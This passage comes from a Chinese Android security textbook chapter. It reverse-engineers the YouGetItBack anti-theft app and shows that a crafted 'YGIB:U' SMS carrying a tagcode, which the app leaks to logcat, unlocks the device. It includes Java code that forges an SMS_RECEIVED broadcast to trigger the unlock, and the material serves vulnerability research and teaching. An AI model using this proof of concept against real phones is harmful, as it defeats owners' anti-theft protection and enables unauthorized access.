方法。其中特别有趣的是弄清楚如何才能到达 processUnLockMsg，这很可能就是对设备进行解锁的函数。在这个函数调用之前，有一些对消息体字符串 p17 进行的 split 方法调用。

```
In [1017]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_split.source()
java.util.Vector split(String p6)
    {
        v3 = new java.util.Vector();
        v2 = 0;
        do {
            v1 = p6.indexOf(" ", v2);
            if (v1 < 0) {
                v0 = p6.substring (v2);
            } else {
                v0 = p6.substring (v2, v1);
            }
            v3.addElement(v0);
            v2 = (v1 + 1);
        } while(v1 != -1);
        return v3;
    }
```

这个相对简单的方法以消息内容作为输入，并把它切分到一个 Vector（类似于数组）中，然后返回这个 Vector。回到 processContent 方法中，忽略掉一大堆 if 语句，看起来 v8 中无论是什么东西都是很重要的。仍然有资源 ID 的麻烦，尝试反汇编代码，你可能会有更好的运气：

```
In [920]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processContent.show()
...
************************************************************************
...
        12 (00000036) const                     v13, 2131296282
        13 (0000003c) move-object/from16        v0, v16
        14 (00000040) invoke-virtual            v0, v13,
Landroid/content/Context;->getString(I)Ljava/lang/String;
        15 (00000046) move-result-object        v4
        16 (00000048) const                     v13, 2131296283
        17 (0000004e) move-object/from16        v0, v16
        18 (00000052) invoke-virtual            v0, v13,
Landroid/content/Context;->getString(I)Ljava/lang/String;
        19 (00000058) move-result-object        v8
...
```

现在你看到了数字形式的资源 ID，整数 2131296283 对应的是进入你所关注寄存器 v8 中的内容，当然，你仍然需要知道这些资源 ID 的实际文本字符串值。为了找到这些值，你可以在 androlyze 工具中使用一小段 Python 代码来分析 APK 的资源：

```
aobj = a.get_android_resources()
resid = 2131296283
pkg = aobj.packages.keys()[0]
reskey = aobj.get_id(pkg,resid)[1]
aobj.get_string(pkg,reskey)
```

这段 Python 代码首先创建了一个 ARSCParser 对象 aobj，表示 APK 中的所有支持资源，如字符串、UI 布局等。接着 resid 变量中持有你所关注的数字形式资源 ID，然后使用 aobj.packages.keys 获取到一个程序包名称/标识符的列表，存储到 pkg 中。通过调用 aobj.get_id 并传递 pkg 和 resid 参数，文本形式的资源 key 会被存放到 reskey 变量中。最后，使用 aobj.get_string 来获取 reskey 的字符串值。

最终，这段代码输出由 processContent 解析出的真实字符串 YGIB:U。简洁起见，通过一行代码来完成，如下所示：

```
In [25]: aobj.get_string(aobj.packages.keys()[0],aobj.get_id(aobj.
packages.keys()[0],2131296283)[1])

Out[25]: [u'YGIB_UNLOCK', u'YGIB:U']
```


在这个时候，我们知道了短信中需要包含 YGIB:U 才可能到达 processUnLockMsg 方法调用。查看下这个方法，看看是否有其他你需要了解的信息：

```
In [1015]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processUnLockMsg.source()
private void processUnLockMsg (android.content.Context p16,
java.util.Vector p17)
    {
...
        v9 = p16.getSharedPreferences("SuperheroPrefsFile", 0);
        if (p17.size() >= 2) {
            v1 = p17.elementAt (1);
            if (v9.getString("tagcode", "") == 0) {
                android.util.Log.v("SWIPEWIPE",
"recieved unlock message");
                com.yougetitback.androidapplication.wipe.WipeController.
stopWipeService(p16);
                v7 = new android.content.Intent("com.yougetitback.
androidapplication.BACKGROUND");
                v7.setClass(p16, com.yougetitback.androidapplication.
ForegroundService);
                p16.stopService(v7);
                v10 = new android.content.Intent("com.yougetitback.
androidapplication.BACKGROUND");
                v10.setClass(p16, com.yougetitback.androidapplication.
SirenService);
                p16.stopService(v10);
                v9.edit();
                v6 = v9.edit();
                v6.putBoolean("lockState", 0);
                v6.putString("lockid", "");
                v6.commit();
                v5 = new android.content.Intent("com.yougetitback .
androidapplication.FOREGROUND");
                v5.setClass(p16, com.yougetitback.androidapplication.
UnlockAcknowledgeService);
                p16.startService(v5);
```

```
            }
        }
        return;
    }
```

这次你看到一个名为 tagcode 的键从 SuperheroPrefsFile 文件中取出，然后一系列的服务会被关闭，而另有一个服务被启动，你可能会猜想可以解锁手机了。但这似乎并不正确，因为这看起来像是只要这个键存在于共享配置文件中，就会被评估为 true，这很可能是反编译器的错误，所以让我们使用 pretty_show 来检查下反汇编代码：

```
In [1025]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processUnLockMsg.pretty_show()
...
       12 (00000036) const-string            v13, 'SuperheroPrefsFile'
       13 (0000003a) const/4                 v14, 0
       14 (0000003c) move-object/from16      v0, v16
       15 (00000040) invoke-virtual          v0, v13, v14,
Landroid/content/Context;->getSharedPreferences
(Ljava/lang/String; I)Landroid/content/SharedPreferences;
       16 (00000046) move-result-object      v9
       17 (00000048) const-string            v1, ''
       18 (0000004c) const-string            v8, ''
       19 (00000050) invoke-virtual/rangev17, Ljava/util/Vector;->
size()I
       20 (00000056) move-result             v13
       21 (00000058) const/4                 v14, 2
       22 (0000005a) if-lt                   v13, v14, 122
[ processUnLockMsg-BB@0x5e processUnLockMsg-BB@0x14e ]

processUnLockMsg-BB@0x5e :
       23 (0000005e) const/4                 v13, 1
       24 (00000060) move-object/from16      v0, v17
       25 (00000064) invoke-virtual          v0, v13,
Ljava/util/Vector;->elementAt(I)Ljava/lang/Object;
       26 (0000006a) move-result-object      v1
       27 (0000006c) check-cast              v1, Ljava/lang/String;
       28 (00000070) const-string            v13, 'tagcode'
       29 (00000074) const-string            v14, ' '
       30 (00000078) invoke-interface        v9, v13, v14,
Landroid/content/SharedPreferences;->getString(
Ljava/lang/String; Ljava/lang/String;)
Ljava/lang/String;
       31 (0000007e) move-result-object      v13
       32 (00000080) invoke-virtual          v15, v1,
Lcom/yougetitback/androidapplication/
SmsIntentReceiver;->EvaluateToken(
Ljava/lang/String;)Ljava/lang/String;
       33 (00000086) move-result-object      v14
       34 (00000088) invoke-virtual          v13, v14, Ljava/lang/String;-
>compareTo(Ljava/lang/String;)I
       35 (0000008e) move-result             v13
       36 (00000090) if-nez                  v13, 95 [ processUnLockMsg-BB@
```

```
0x94 processUnLockMsg-BB@0x14e ]

processUnLockMsg-BB@0x94 :
       37 (00000094) const-string           v13, 'SWIPEWIPE'
       38 (00000098) const-string           v14, 'recieved unlock message'
        39 (0000009c) invoke-static          v13, v14, Landroid/util/Log;-
>v(Ljava/lang/String; Ljava/lang/String;)I
        40 (000000a2) invoke-static/range v16,
Lcom/yougetitback/androidapplication/wipe/WipeController;
->stopWipeService(Landroid/content/Context;)V
[ processUnLockMsg-BB@0xa8 ]
...
```

这段代码消除掉了错误，输入 Vector 中第二个元素的值会被传递给 `EvaluateToken`，而返回值会被与共享配置文件中的 tagcode 键值进行比较，如果这两个值匹配，那么这个方法才会像你之前看到的那样继续执行。看到这，你应该意识到你的短信必须是 `YGIB:U` 后跟一个空格和 tagcode 值的格式。而在一个已经 root 的设备上，获取这个 tagcode 是非常简单的，直接从文件系统中读取 SuperheroPrefsFile 文件即可。不过，还是让我们尝试一些动态分析方法，看看能够有新的发现。

4

4.2.3 动态分析

动态分析方法需要运行应用，通常会在插桩或监控的方式下进行，以获取关于应用行为更具体的信息。这通常需要处理所有在运行过程中发生的行为，如检查应用在文件系统上的操作痕迹、观察网络流量，以及监视进程行为等。动态分析方法对于验证一些假设和测试一些猜测是非常有效的。

从动态分析方法的角度来看，最先要解决的问题是掌握用户与应用进行交互的过程。应用的工作流是怎么样的？拥有哪些菜单、界面和设置面板？这些大多数可以通过静态分析来发掘出来，例如，Activity 就非常容易识别。然而深入分析每个功能的详细细节会非常耗时，通过与运行的应用进行直接交互，经常会让分析变得简单一些。

如果你已经在应用启动时开启了 `logcat`，那么在 ActivityManager 启动应用时，你就可以看到一些熟悉的 Activity 名：

```
I/ActivityManager(  245): START {act=android.intent.action.MAIN
cat=[android.intent.category .LAUNCHER] flg=0x10200000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ActivateSplashScreen u=0} from pid 449
I/ActivityManager(  245): Start proc
com.yougetitback.androidapplication.virgin.mobile for activity
com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ActivateSplashScreen:
pid=2252 uid=10080 gids={1006, 3003, 1015, 1028}
```

首先，你看到一个主 Activity（`ActivateSplashScreen`），可以通过 Androguard 的 `get_main_ activity` 函数观察到图 4-5 所示的主界面。




图 4-5　主界面/主 Activity

在应用中继续进行操作，没几步之后，你就会看到要求输入 PIN 码与安全问题的界面，如图 4-6 所示。提供这些信息之后，你可以在 logcat 中看到一些值得注意的输出结果。

```
D/YGIB Test( 2252): Context from-
>com.yougetitback.androidapplication.virgin.mobile
I/RequestConfigurationService( 2252): RequestConfigurationService
created!!!
D/REQUESTCONFIGURATIONSERVICE( 2252): onStartCommand
I/ActivationAcknowledgeService( 2252): RequestConfigurationService
created!!!
I/RequestConfigurationService( 2252): RequestConfigurationService
stopped!!!
I/PingService( 2252): PingService created!!!
D/PINGSERVICE( 2252): onStartCommand
I/ActivationAcknowledgeService( 2252): RequestConfigurationService
stopped!!!
I/PingService( 2252): RequestEtagService stopped!!!
D/C2DMReceiver( 2252): Action is com.google.android.c2dm.intent.
REGISTRATION
I/intent telling something( 2252): == null ===null === Intent {
act=com.google.android.c2dm.intent.REGISTRATION flg=0x10
pkg=com.yougetitback.androidapplication.virgin.mobile
cmp=com.yougetitback.androidapp
lication.virgin.mobile/
com.yougetitback.androidapplication.C2DMReceiver (has extras) }
I/ActivityManager( 245): START
{cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ModifyPinScreen u=0} from pid 2252
...
```




图 4-6　PIN 码输入和安全问题界面

很确定的是，日志中记录了许多服务启动和停止的调用（这些服务是你之前观察到的），以及一些熟悉的 Activity 名字。进一步分析日志，你可以看到一个有趣的信息泄露问题。

```
D/update ( 2252): serverUrl-->https://virgin.yougetitback.com/
D/update ( 2252): settingsUrl-->vaultUpdateSettings?
D/update ( 2252): password-->3f679195148a1960f66913d09e76fca8dd31dc96
D/update ( 2252): tagCode-->137223048617183
D/update ( 2252): encodedXmlData—
>%3c%3fxml%20version%3d'1.0'%20encoding%3d'UTF-
8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3e1234%3c
%2fPin%3e%3c%2fSettings%3e%3c%2fConfig%3e
...
D/YGIB Test( 2252): con.getResponseCode()-->200
D/YGIB Test( 2252): urlString—
>https://virgin.yougetitback.com/vaultUpdateSettings?pword=
3f679195148a1960f66913d09e76fca8dd31dc96&tagid=137223048617183&type=S
D/YGIB Test( 2512): content-->%3c%3fxml%20version%3d'1.0'%20encoding%3d'
UTF-8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3e1234%3c%2fPin
%3e%3c%2fSettings%3e%3c%2fConfig%3e
```

甚至在应用工作流的最初几步里，就已经泄露出了会话和配置数据，其中包括你已经在静态分析过程中看到过的 tagcode。对应用的配置参数进行设置并存储，也会在日志缓冲区中导致类似的详细输出。

```
D/update ( 2252): serverUrl-->https://virgin.yougetitback.com/
D/update ( 2252): settingsUrl-->vaultUpdateSettings?
D/update ( 2252): password-->3f679195148a1960f66913d09e76fca8dd31dc96
D/update ( 2252): tagCode-->137223048617183
D/update ( 2252): encodedXmlData—
```

```
>%3c%3fxml%20version%3d'1.0'%20encoding%3d'UTF-
8'%3f%3e%3cConfig%3e%3cSettings%3e%3cServerNo%3e+447781482187%3c%2fServerNo%3e%
3cServerURL%3ehttps:%2f%2fvirgin.yougetitback.com%2f%3c%2fServerURL%3e%3cBackup
URL%3eContactsSave%3f%3c%2fBackupURL%3e%3cMessageURL%3ecallMainETagUSA%3f%3c%2f
MessageURL%3e%3cFindURL%3eFind%3f%3c%2fFindURL%3e%3cExtBackupURL%3eextContactsS
ave%3f%3c%2fExtBackupURL%3e%3cRestoreURL%3erestorecontacts%3f%3c%2fRestoreURL%3
e%3cCallCentre%3e+442033222955%3c%2fCallCentre%3e%3cCountryCode%3eGB%3c%2fCount
ryCode%3e%3cPin%3e1234%3c%2fPin%3e%3cURLPassword%3e3f679195148a1960f66913d09e76
fca8dd31dc96%3c%2fURLPassword%3e%3cRoamingLock%3eoff%3c%2fRoamingLock%3e%3cSimL
ock%3eon%3c%2fSimLock%3e%3cOfflineLock%3eoff%3c%2fOfflineLock%3e%3cAutolock%20I
nterval%3d%220%22%3eoff%3c%2fAutolock%3e%3cCallPatternLock%20OutsideCalls%3d%22
6%22%20Numcalls%3d%226%22%3eon%3c%2fCallPatternLock%3e%3cCountryLock%3eoff%3c%2
fCountryLock%3e%3c%2fSettings%3e%3cCountryPrefix%3e%3cPrefix%3e+44%3c%2fPrefix%
3e%3c%2fCountryPrefix%3e%3cIntPrefix%3e%3cInternationalPrefix%3e00%3c%2fInterna
tionalPrefix%3e%3c%2fIntPrefix%3e%3c%2fConfig%3e
```

如前所述，在 Android 4.1 版本之前，这些信息对于具有 READ_LOGS 权限的应用是可访问的。尽管这些泄漏信息可能对于截取特殊短信已经足够，但你还应该进一步深入了解这个应用是如何运行的。为此，你可以使用一个名为 AndBug 的调试器。

AndBug 连接到 Java 调试连线协议（JDWP）端点上，可以通过在应用的 Manifest 文件中显式地标注 android:debuggable=true，让应用进程开放 Android 调试桥（ADB）端点，或者将 ro.debuggable 属性设置为 1（在出厂设备中该属性通常被设置为 0）使得所有应用进程都开放调试端点。除了检查 Manifest 文件，还可以运行 adb jdwp 来显示出可调试的进程 PID。假设目标进程是可调试的，你可以看到如下输出：

```
$ adb jdwp
2252
```

使用 grep 命令来搜索与我们目标进程相关的 PID，这行日志在之前显示的日志记录中也已经看到。

```
$ adb shell ps | grep 2252
u0_a79    2252  88    289584 36284 ffffffff 00000000 S
com.yougetitback.androidapplication.virgin.mobile
```

获取到这个信息之后，你可以将 AndBug 挂接到目标设备和进程上，来获得一个可交互的 shell。使用 shell 命令并指定目标进程 PID。

```
$ andbug shell -p 2252

## AndBug (C) 2011 Scott W. Dunlop <swdunlop@gmail.com>
>>
```

使用 classes 命令，并提供类名的一部分，你可以看到在 com.yougetitback 命名空间下有哪些类，然后使用 methods 命令来发现给定类中的方法：

```
>> classes com.yougetitback
## Loaded Classes
   -- com.yougetitback.androidapplication.
PinDisplayScreen$XMLParserHandler
   -- com.yougetitback.androidapplication.settings.main.Entrance$1
```

```
...
   -- com.yougetitback.androidapplication.
PinDisplayScreen$PinDisplayScreenBroadcast
   -- com.yougetitback.androidapplication.SmsIntentReceiver
   -- com.yougetitback.androidapplication.C2DMReceiver
   -- com.yougetitback.androidapplication.settings.setting.Setting
...
>> methods com.yougetitback.androidapplication.SmsIntentReceiver
## Methods Lcom/yougetitback/androidapplication/SmsIntentReceiver;
   -- com.yougetitback.androidapplication.SmsIntentReceiver.<init>()V
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
foregroundUI(Landroid/content/Context;)V
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
getAction(Ljava/lang/String;)Ljava/lang/String;
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
getMessagesFromIntent(Landroid/content/Intent;)[Landroid/telephony/
SmsMessage;
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
isPinLock(Ljava/lang/String;Landroid/content/Context;)Z
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z
...
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V
```

在上面的代码中，可以看到先前进行静态分析和逆向工程的类 `SmsIntentReceiver`，以及你感兴趣的一些方法。现在可以跟踪方法与传递的参数与数据。首先我们来跟踪 `SmsIntentReceiver` 类，使用 AndBug 中的 `class-trace` 命令，接着向设备发送一个测试短信，短信内容为“Test message”：

```
>> class-trace com.yougetitback.androidapplication.SmsIntentReceiver
## Setting Hooks
   -- Hooked com.yougetitback.androidapplication.SmsIntentReceiver
...
com.yougetitback.androidapplication.SmsIntentReceiver

>> ## trace thread <1> main (running suspended)
   -- com.yougetitback.androidapplication.SmsIntentReceiver.<init>()V:0
      -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
...
## trace thread <1> main (running suspended)
   -- com.yougetitback.androidapplication.SmsIntentReceiver.onReceive(
Landroid/content/Context;Landroid/content/Intent;)V:0
      -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
      -- intent=Landroid/content/Intent; <830009581024>
...
## trace thread <1> main (running suspended)
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
getMessagesFromIntent(Landroid/content/Intent;)
[Landroid/telephony/SmsMessage;:0
      -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
```

```
<830009571568>
      -- intent=Landroid/content/Intent; <830009581024>
...
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z:0
      -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
      -- msg=Test message
      -- context=Landroid/app/ReceiverRestrictedContext; <830007895400>
...
```

短信到达后，会从 Telephony 子系统中传递过来，然后你的钩子（hook）会触发，你就可以从最初的 `onReceive` 方法开始往后跟踪。你看到被传递给 `onReceive` 方法的 Intent 消息，以及随后熟悉的短信。后面的 `isValidMessage` 方法中的 `msg` 变量，包含着我们的短信。这时，往回看 `logcat` 的输出日志，可以看到被记录的消息内容：

```
I/MessageListener:( 2252): Test message
```

在 class-trace 中进行进一步的深入分析，你看到对 `isValidMessage` 的调用，包括作为参数传递过去的 Context 对象以及这个对象中的一组字段，在本例中，这组字段映射到从字符串列表中获取的资源和字符串（之前你已经通过静态分析方法手工解析过这些字符串）。其中包含了字符串 `YGIB:U` 以及对应的键值 `YGIBUNLOCK`。回顾你对这个方法的静态分析，短信内容会被检查是否包含这些值，如果没有包含则会调用 `isPinLock`，如下所示：

```
## trace thread <1> main      (running suspended)
   -- com.yougetitback.androidapplication.SmsIntentReceiver.getAction(
Ljava/lang/String;)Ljava/lang/String;:0
      -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830007979232>
      -- message=Foobarbaz
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z:63
      -- YGIBDEACTIVATE=YGIB:D
      -- YGIBFIND=YGIB:F
      -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
      -- YGIBUNLOCK=YGIB:U
      -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830007979232>
      -- YGIBBACKUP=YGIB:B
      -- YGIBRESYNC=YGIB:RS
      -- YGIBLOCK=YGIB:L
      -- YGIBWIPE=YGIB:W
      -- YGIBRESTORE=YGIB:E
      -- msg=Foobarbaz
      -- YGIBREGFROM=YGIB:T
...
## trace thread <1> main (running suspended)
   -- com.yougetitback.androidapplication.SmsIntentReceiver.isPinLock(
Ljava/lang/String;Landroid/content/Context;)Z:0
      -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830007979232>
```

```
        -- msg=Foobarbaz
        -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
...
```

在这个实例中，isPinLock 方法然后会对消息进行测试，但短信中不包含 PIN 码或任何像 YGIB:U 这样的字符串。应用不对这条短信做任何事情，而是将其传递给链中下一个注册的 Broadcast Receiver。如果你发送一个包含 YGIB:U 值的短信消息，你就可能看到不同的行为：

```
## trace thread <1> main           (running suspended)
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
processContent(Landroid/content/Context;Ljava/lang/String;)V:0
      -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830008303000>
      -- m=YGIB:U
      -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
...
## trace thread <1> main           (running suspended)
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg (Landroid/content/Context;Ljava/util/Vector;)V:0
      -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830008303000>
      -- smsTokens=Ljava/util/Vector; <830008239000>
      -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
processContent(Landroid/content/Context;Ljava/lang/String;)V:232
      -- YGIBDEACTIVATE=YGIB :D
      -- YGIBFIND=YGIB:F
      -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
      -- YGIBUNLOCK=YGIB:U
      -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830008303000>
      -- settings=Landroid/app/ContextImpl$SharedPreferencesImpl;
<830007888144>
      -- m=YGIB:U
      -- YGIBBACKUP=YGIB :B
      -- YGIBRESYNC=YGIB:RS
      -- YGIBLOCK=YGIB:L
      -- messageTokens=Ljava/util/Vector; <830008239000>
      -- YGIBWIPE=YGIB:W
      -- YGIBRESTORE=YGIB:E
      -- command=YGIB:U
      -- YGIBREGFROM=YGIB:T
```

这时，正如你所期望的那样，你将遇到 processContent 方法和后续的 processUnLockMsg 方法。你可以在 processUnLockMsg 方法上设置一个断点，从而有机会更深入地检查这个方法。你可以使用 AndBug 的 break 命令，并将类与方法的名字作为参数传递过去，来完成这一工作。

```
>> break com.yougetitback.androidapplication.SmsIntentReceiver
processUnLockMsg
## Setting Hooks
   -- Hooked <536870913> com.yougetitback.androidapplication.
SmsIntentReceiver.processUnLockMsg(Landroid/content/Context;
Ljava/util/Vector;)V:0 <class 'andbug.vm.Location'>
```

```
>> ## Breakpoint hit in thread <1> main (running suspended), process
suspended.
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V:0
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
processContent(Landroid/content/Context;Ljava/lang/String;)V:232
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
onReceive(Landroid/content/Context;Landroid/content/Intent;)V:60
   --
...
```

你已经从先前的分析中了解到 getString 会被调用，并从共享配置文件中获取某些值，所以这时你可以在 android.content.SharedPreferences 类上添加 class-trace，使用 resume 命令来继续进程。

```
>> ct android.content.SharedPreferences
## Setting Hooks
   -- Hooked android.content.SharedPreferences
>> resume
```

注意　运行 method-trace 命令或在某些方法上直接设置断点，可能会导致进程阻断和进程挂掉，所以建议只对整个类进行跟踪。另外，resume 命令可能需要运行两次。

在进程恢复运行后，输出会和之前一样烦琐。再次清理下调用栈，你会最终找到 getString 方法：

```
## Process Resumed
>> ## trace thread <1> main               (running suspended)
...
## trace thread <1> main              (running suspended)
   -- android.app .SharedPreferencesImpl.getString (Ljava/lang/String;
Ljava/lang/String;)Ljava/lang/String;:0
      -- this=Landroid/app/SharedPreferencesImpl; <830042611544>
      -- defValue=
      -- key=tagcode
   -- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V:60
      -- smsTokens=Ljava/util/Vector; <830042967248>
      -- settings=Landroid/app/SharedPreferencesImpl; <830042611544>
      -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830042981888>
      -- TYPELOCK=L
      -- YGIBTAG=TAG:
      -- TAG=AAAA
      -- YGIBTYPE=TYPE :
      -- context=Landroid/app/ReceiverRestrictedContext; <830042704872>
      -- setting=
...
```

最终你可以看到你所寻找的共享配置键值 tagcode，这进一步证实了你在静态分析中识别到

的结果。这也再次对应到之前泄露的日志消息，这里 tagCode 之后会跟随着一个数字形式的字符串。了解到这些信息之后，你知道我们的短信实际上需要包含 YGIB:U 以及一个空格和 tagcode 值，在本例中即 YGIB:U 137223048617183。

4.2.4 攻击

尽管可以向目标设备发送你特意构造的短信，但是只是知道 tagcode 值仍然可能不够，因为其他设备（甚至是任意设备）的 tagcode 值很可能不同。为此，你还需要获取到日志中泄露的值，而这可以通过在概念验证攻击应用中申请 READ_LOG 权限获得。

知道了这个 tagCode 的值之后，向目标设备发送一条 YGIB:U 137223048617183 格式的简单短信，就可以触发应用的解锁组件。甚至，你可以进一步在你的概念验证攻击应用中伪造 SMS_RECEIVED 广播。因为发送一个隐式的 SMS_RECEIVED Intent 需要 SEND_SMS_BROADCAST 权限，而这一权限只限于系统应用，所以只能显式地指定发给目标应用中的 Broadcast Receiver。短信协议数据单元（PDU）的整体结构构成超出本章的范围，我们将在第 11 章中介绍一些细节，但在以下代码片段中，我们给出了伪造包含短信 Intent 的相关代码。

```
      String body = "YGIB:U 137223048617183";
      String sender = "2125554242";
      byte[] pdu = null;
      byte[] scBytes = PhoneNumberUtils.networkPortionToCalledPartyBCD("
0000000000");
      byte[] senderBytes =
PhoneNumberUtils.networkPortionToCalledPartyBCD(sender);
      int lsmcs = scBytes.length;
      byte [] dateBytes = new byte [7];
      Calendar calendar = new GregorianCalendar();
      dateBytes [0] = reverseByte ((byte) (calendar.get (Calendar.YEAR)));
      dateBytes [1] = reverseByte ((byte) (calendar.get (
Calendar.MONTH) + 1));
      dateBytes [2] = reverseByte ((byte) (calendar.get (
Calendar.DAY_OF_MONTH)));
      dateBytes [3] = reverseByte ((byte) (calendar.get (
Calendar.HOUR_OF_DAY)));
      dateBytes [4] = reverseByte ((byte) (calendar.get (
Calendar.MINUTE)));
      dateBytes [5] = reverseByte ((byte) (calendar.get (
Calendar.SECOND)));
      dateBytes [6] = reverseByte ((byte) ((calendar.get (
Calendar.ZONE_OFFSET) + calendar
     .get(Calendar.DST_OFFSET)) / (60 * 1000 * 15)));
      try
      {
        ByteArrayOutputStream bo = new ByteArrayOutputStream ();
        bo.write(lsmcs);
        bo.write(scBytes);
        bo.write(0x04);
        bo.write((byte) sender.length());
        bo.write(senderBytes);
```

```
        bo.write(0x00);
        bo.write(0x00); // encoding : 0 for default 7bit
        bo.write(dateBytes);
        try
        {
          String sReflectedClassName =
"com.android.internal.telephony .GsmAlphabet";
          Class cReflectedNFCExtras = Class.forName(sReflectedClassName);
          Method stringToGsm7BitPacked = cReflectedNFCExtras.getMethod (
          "stringToGsm7BitPacked", new Class[] { String.class });
          stringToGsm7BitPacked.setAccessible(true);
          byte[] bodybytes = (byte[]) stringToGsm7BitPacked.invoke (
null,body);
          bo.write(bodybytes);
...
        pdu = bo.toByteArray();
        Intent intent = new Intent();
        intent.setComponent(new ComponentName("com.yougetitback.
androidapplication.virgin.mobile",
"com.yougetitback.androidapplication.SmsIntentReceiver"));
        intent.setAction("android.provider.Telephony.SMS_RECEIVED");
        intent.putExtra("pdus", new Object[] { pdu });
        intent.putExtra("format", "3gpp");

        context.sendOrderedBroadcast(intent,null);
```

这段代码首先构建了短信 PDU，包括 `YGIB:U` 命令、tagcode 值、发送者的号码，以及其他相关的 PDU 属性值。然后使用反射机制来调用 `stringToGsm7BitPacked` 方法，将 PDU 主体包装到适当的表示中，而表示 PDU 主体的字节数组随后被放置到 `pdu` 对象中。接下来，创建出一个 Intent 对象，将目标组件设置为应用的短信接收器，将动作设置为 `SMS_RECEIVED`。然后设置一些 extra 的属性值，其中最为重要的是将 `pdu` 对象增加到使用`"pdus"`键值的 extra 域。最后，调用 `sendOrderdBroadcast` 方法将构造的 Intent 发送出去，就可以引导目标应用来解锁设备。

为了演示这一效果，以下代码显示了设备被解锁时的 `logcat` 输出（在本例中通过短信，而 1234 是用户用来锁定设备的 PIN 码）。

```
I/MessageListener:(14008): 1234
D/FOREGROUNDSERVICE(14008): onCreate
I/FindLocationService(14008): FindLocationService created!!!
D/FOREGROUNDSERVICE(14008): onStartCommand
D/SIRENSERVICE(14008): onCreate
D/SIRENSERVICE(14008): onStartCommand
...
I/LockAcknowledgeService(14008): LockAcknowledgeService created!!!
I/FindLocationService(14008): FindLocationService stopped!!!
I/ActivityManager(13738): START {act=android.intent.action.VIEW
cat=[test.foobar.123] flg=0x10000000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.SplashScreen u=0} from pid 14008
...
```

图 4-7 显示了锁定设备的屏幕截图。




图 4-7　应用锁定设备的屏幕截图

你的应用在运行时会发送一个特殊构造的短信来解锁这个设备，你会看到如下的 logcat 输出：

```
I/MessageListener:(14008): YGIB:U TAG:136267293995242
V/SWIPEWIPE(14008): recieved unlock message
D/FOREGROUNDSERVICE(14008): onDestroy
I/ActivityManager(13738): START {act=android.intent.action.VIEW
cat=[test.foobar.123] flg=0x10000000
